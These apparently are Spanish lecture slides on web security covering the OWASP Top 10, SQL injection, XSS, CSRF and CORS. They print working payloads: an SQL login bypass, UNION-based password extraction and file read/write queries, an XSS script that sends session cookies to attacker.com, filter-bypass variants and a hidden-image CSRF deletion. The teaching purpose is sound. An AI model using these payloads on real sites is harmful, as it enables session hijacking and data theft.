

Seguridad Web

Software Aplicativos



Seguridad Web




- Tecnologías web
  - Protocolo
  - Server-side
  - Client-side

- Protecciones
  - Controles del lado del cliente
  - Autenticación
  - Sesiones


- Vulnerabilidades
  - Inyecciones (SQL, NOSQL, …)
  - XSS
  - XXE’s
  - CSRF
  - SSRF
  - Deserialización insegura
  - Exposición de datos
  - L/R File Inclusion

TOP 10 - OWASP



OWASP Top 10 - 2013		OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Parámetros



GET :

A través de la URL: ...?foo=value1&foo=value2&foo=value3

POST :

A través del body del request: foo=value1&foo=value2&foo=value3


HEADERS :

Uno por linea: Host, User-Agent, Cookie, etc...


ETC :

Informacion interna del servicio/applicacion.

SLQ injection




SQL Injection



```php
<?php
$id = $_GET["id"];
$result= mysql_query("SELECT * FROM articles WHERE id=".$id);
$row = mysql_fetch_assoc($result);
// ... display of an article from the query result ...
?>
```

SQL Injection: Ejemplo




```
SELECT author,title,year FROM books WHERE publisher = '$var'

SELECT author,title,year FROM books WHERE publisher = 'Wiley'
```

Pero...

```
SELECT author,title,year FROM books WHERE publisher =
'O'Reilly'
Incorrect syntax near "Reilly".
Server: Msg 105, Level 15, State 1, Line 1
Unclosed quotation mark before the character string '
```

SQL Injection: Login



Potencial consulta para autenticar un usuario:

```
SELECT * FROM users WHERE username = 'joshep' and
password = 'password'
```


Si usamos como username:

```
admin'--
```

Entonces:


```
SELECT * FROM users WHERE username = 'admin'--
and password = 'foo'
```

SQL Injection: Login




- Strings
  - Enviar comilla simple
  - Doble comilla simple
  - Operadores de concatenación sql
- Numérico
  - Enviar expresiones matemáticas (por ej. page id)
  - Enviar expresiones específicas de SQL (por ej. ASCII)
  - Cuidado! Puede ser necesario URL-encodear estos caracteres (+ -> %2b).

SQL Injection: Union



- Operador que combina resultados de 2 o más consultas en un único resultado.
- Si podemos hacer una consulta separada y combinar los resultados, podemos extraer datos arbitrarios.

SQL Injection: Union



- Supongamos que tenemos el siguiente caso:


```
SELECT author,title,year FROM books
WHERE publisher = 'Wiley'
```

AUTHOR	TITLE	YEAR
Litchfield	Book1	2005
Anley	Book2	2007

Qué tal si buscamos otra cosa:

```
Wiley' UNION SELECT username,password,uid FROM users--
```

SQL Injection: Union




Luego se ejecutará:

```
SELECT author,title,year FROM books
WHERE publisher = 'Wiley'
UNION SELECT username,password,uid FROM users--
```


AUTHOR	TITLE	YEAR
Litchfield	Book1	2005
Anley	Book2	2007
admin	admin	1
guest	test	3

SQL Injection: Union (Importante!)



- Los resultados de las 2 consultas deben tener la misma estructura (mismo número de columnas, tipos compatibles)
- Hay que conocer los nombres de las tablas/columnas interesantes

SQL Injection: Número de columnas




- NULL es compatible con cualquier tipo de datos
- Una forma de averiguar el número de columnas de una consulta es ir probando las siguientes combinaciones hasta lograr que la consulta se ejecute:

```
' UNION SELECT NULL --
' UNION SELECT NULL, NULL --
' UNION SELECT NULL, NULL, NULL --
```

- Alternativamente, inyectar una cláusula ORDER BY, e ir incrementando el índice de la columna por la cual ordenar hasta obtener un error:

```
' ORDER BY 1--
' ORDER BY 2--
' ORDER BY 3--
```


SQL Injection: Tipos de columnas



- NULL es compatible con cualquier tipo de datos
- Necesitamos conocer el tipo de las columnas en la consulta para poder combinar los datos que queremos extraer en nuestra consulta.
- Una forma de lograrlo es combinar una consulta de NULLs reemplazando sistemÃąticamente cada NULL por un tipo. Por ejemplo, si buscamos una columna con tipo string:


```
' UNION SELECT 'a', NULL, NULL--
' UNION SELECT NULL, 'a', NULL--
' UNION SELECT NULL, NULL, 'a'--
```

SQL Injection: MySQL



- `@@VERSION` : Devuelve la versión de MySQL que se está corriendo.
- `user()` : Devuelve el usuario mediante el cual se ejecutan las consultas.
- `database()` : Devuelve el nombre de la base de datos a la que se está accediendo.
- `group_concat(column_name)` : Permite concatenar todos los valores de la columna en un único resultado (string)

SQL Injection: MySQL



- Tabla `information_schema`
  Sobre esta tabla podemos obtener información interesante:

- Nombre de las BD disponibles:

```
SELECT schema_name FROM information_schema.schemata
```


- Nombre de las tablas en una BD:

```
SELECT table_name FROM information_schema.tables
WHERE table_schema='db_name'
```

- Nombre de las columnas de una tabla:


```
SELECT column_name FROM information_schema.columns
WHERE table_schema='db_name' and  table_name='table_name
```

SQL Injection: MySQL




- Chequear privilegios del usuario
  ```
  SELECT grantee, privilege_type from
  information_schema.user_privileges
  ```
- Cargar el contenido de un archivo:
  ```
  SELECT load_file('path/filename')
  ```
- Escribir a un archivo:
  ```
  SELECT 'hello world!' into outfile 'path/filename'
  ```


SQL Injection: Un poco de historia




- 1998: Nace en navidad. Rain Forest Puppy (NT Web Technologies vulnerabilities)
- 2002: RFP se ~~las toma~~ va al áfrica…
- 2002: Chris Anley publica sobre la posible ejecución de código SQL y procedimientos almacenados.(Advanced sql injection in sql server applications)
- 2002: Nace Blind-SQLi Chris Anley (More advanced sql injection in sql server applications)
- 2004: Nace Time-Based BSQLi
- etc, etc, etc...




SQL Injection: Un poco de historia




ction Vulnerability
Procedure SQL



SQL Injection: Thanks Bobby Tables



SQL Injection: Cheat Sheets!




http://pentestmonkey.net/cheat-sheet/sql-injection/postgres-sql-injection-cheat-sheet

http://pentestmonkey.net/cheat-sheet/sql-injection/oracle-sql-injection-cheat-sheet

http://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet

...

XSS (Cross Site Scripting)




XSS

echo

(PHP 4, PHP 5, PHP 7)

echo — Output one or more strings





```
<?php echo $_GET['search']; ?>
```

```
<input type="search" value="potatoes" />
```


```
<input type="search" value="Attacker "/><script>StealCredentials()</script>" />
```

XSS (supongamos)






XSS (Cross Site Scripting)



- Vulnerabilidad que permite inyectar código (HTML o Javascript) como contenido de un sitio que no está bajo control del atacante.
- Cuando la víctima accede a la página, el código inyectado se ejecuta en su browser.
- De esta manera el atacante puede obtener información privada del usuario asociada a ese sitio.

XSS: Variantes




- Reflected XSS
  - El ataque es parte del mismo pedido(usualmente en la URL)
  - El sitio inserta el ataque en la respuesta al usuario sin escapar/sanitizar (o habiendolo hecho incorrectamente)

- Stored XSS
  - El ataque se almacena en la aplicación web
  - La víctima lo dispara accediendo a la página que renderiza dicho ataque sin escapar/sanitizar

- DOM Based XSS

XSS: Reflected




Supongamos que al realizar una búsqueda en un sitio dado, por ej:
http://www.site.com /search?q=**flowers**
se devuelve la página con el siguiente fragmento HTML:

```
<p>Your search for 'flowers' returned the following
results: </p>
```

Es decir que el parámetro q se insertará en la respuesta.
Si esto no se escapa o valida correctamente, podríamos suministrar una URL como la siguiente:
http://www.site.com/search?q=**flowers+<script>evil_script()</script>**

XSS: Reflected




De esta forma, al seguir el link, un usuario obtendría:

```
<p>Your search for 'flowers<script>evil_script()</script>'
returned the following results: </p>
```


Y el browser ejecutaría evil_script(), en el contexto de **site.com**, teniendo acceso al estado del browser y cookies para ese usuario en ese dominio.

XSS: Reflected



- Algunos browsers tienen protección contra ataques de reflected XSS built-in
- Sin embargo, nunca son 100% eficaces, ya que no conocen la aplicación, que es la que en realidad no debería tener vulnerabilidades de este tipo
- Existen maneras de esquivar diferentes protecciones

XSS: Reflected (Ejemplo)




Obteniendo el token de sesión de alguien más:

- El usuario se loguea normalmente en la aplicación y se le setea una cookie con su token de sesión:

```
Set-Cookie: essId=1a9138ed37374201a4c9672362f12459c2a652491
```

- De alguna manera el atacante le hace llegar esta URL al usuario: https://myapp.com/error.php?message=<script>var+i=new+Image;+i.src="http://attacker.com/"%2bdocument.cookie;</script>
- El usuario sigue el link
- La respuesta del servidor contiene el javascript del atacante

XSS: Reflected (Ejemplo)



Obteniendo el token de sesión de alguien más:


- El browser del usuario ejecuta dicho Javascript:

```
var i=new Image;
i.src="http://attacker.com/"+document.cookie;
```

- Este código hace un request a un dominio controlado por el atacante, conteniendo el token de sesión del usuario:


```
GET /sessId=184a9138ed37374201a4c9672362f12459c2a652491
HTTP/1.1
Host: attacker.com
```

XSS: Reflected (Ejemplo: Game Over)



El atacante recibe este pedido y captura el token de sesión del usuario. De esta manera obtiene acceso a myapp.com a través de dicha sesión como si fuera el usuario original.

XSS: Bypass techniques



1.) magic_quotes_gpc=ON bypass

```
search=<script>alert(String.fromCharCode(116, 117, 114,
116, 108, 101, 115));</script>
```

2.) HEX encoding

```
php?search=%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%2F%74%75%72%74%6C%65
%73%2F%29%3B%3C%2F%73%63%72%69%70%74%3E
```


3.) Obfuscation

```
 <sCrIpT>alert('turtles');</ScRiPt>
```

4.) Trying around

```
 "><script>alert(/turtles/);</script>
```

XSS: Stored




La entrada enviada por un usuario se almacena en la aplicación(por ej. una BD), y luego se muestra a los demás usuarios sin filtros o sanitización


Este tipo de ataques en gral. requiere 2 request a la aplicación:

1. El atacante publica el código malicioso
2. La víctima visita la página que contiene el ataque, y este se ejecuta.

XSS (Cross Site Scripting)




XSS: Reflected vs Stored




- Reflected:
  - Requiere inducir a la víctima a visitar una URL armada especialmente.
  - Para obtener el token de sesión, la víctima debe estar previamente autenticada en la aplicación.
- Stored:
  - Simplemente esperar que la víctima visite la página que dispara el ataque, en la misma aplicación.
  - Como el ataque se dispara dentro de la misma aplicación, la víctima ya está usando la aplicación! (idealmente también está logueado el usuario).

XSS




https://github.com/payloadbox/xss-payload-list
https://twitter.com/XssPayloads
https://github.com/0xsobky/HackVault/wiki/Unleashing-an-Ultimate-XSS-Polyglot
...


Ej:
https://jsbin.com/qejisu#jaVasCript:/-/*%60/%5C%60/*'/%22/**/(/*%20*/oNcliCk=alert()%20)//%0D%0A%0d%0a//%3C/stYle/%3C/titLe/%3C/teXtarEa/%3C/scRipt/--!%3E%5Cx3csVg/%3CsVg/oNloAd=alert()//%3E%5Cx3e*



CSRF (Cross Site Request Forgery)



CSRF: Cross Site Request Forgery




Cuando un browser hace un request a un sitio, siempre envía las cookies correspondientes, independientemente desde dónde se inicie ese request.

Un servidor web no puede distinguir un request originado por una acción del usuario de uno que no (por ej. al cargar una imagen).

Un atacante podría aprovechar esto y producir acciones en el servidor que el usuario en realidad no inició (por ej. borrar un item, cambiar algún dato).

CSRF: Ejemplo




- Supongamos un sitio de blogs vulnerable a este tipo de ataques, en el que hay un botón para borrar un post que apunta a una URL como esta:

http://**www.your-blog.com/delete-post.do**?postId=POSTID

- Un atacante podría incluir en su página (http://attacker.com) el siguiente HTML:

```
< img
src="http://www.your-blog.com/delete-post.do?postId=[alice-post-id]" style="display:none" >
```

CSRF: Ejemplo




- Si Alice, estando loggeada en **www.your-blog.com** visita la URL anterior:

El browser carga la página desde http://attacker.com, incluyendo la imagen del punto anterior. Esto dispara el request a http://www.your-blog.com/delete-post.do?postId=[alice's-post-id]. Como Alice está autenticada en your-blog.com, se envía la cookie correspondiente.


your-blog.com asume entonces que el pedido vino de Alice, y borra el post.

Alice no tiene idea qué pasó.



CORS
(Cross-Origin Resource Sharing)


CORS



Mecanismo del navegador que permite/restringe el acceso a recursos que se encuentran fuera de un dominio dado.

Extiende y agrega flexibilidad a SOP (same origin policy).


CORS



Mecanismo del navegador que permite el acceso a recursos que se encuentran fuera de un dominio dado.

Extiende y agrega flexibilidad a SOP (same origin policy).

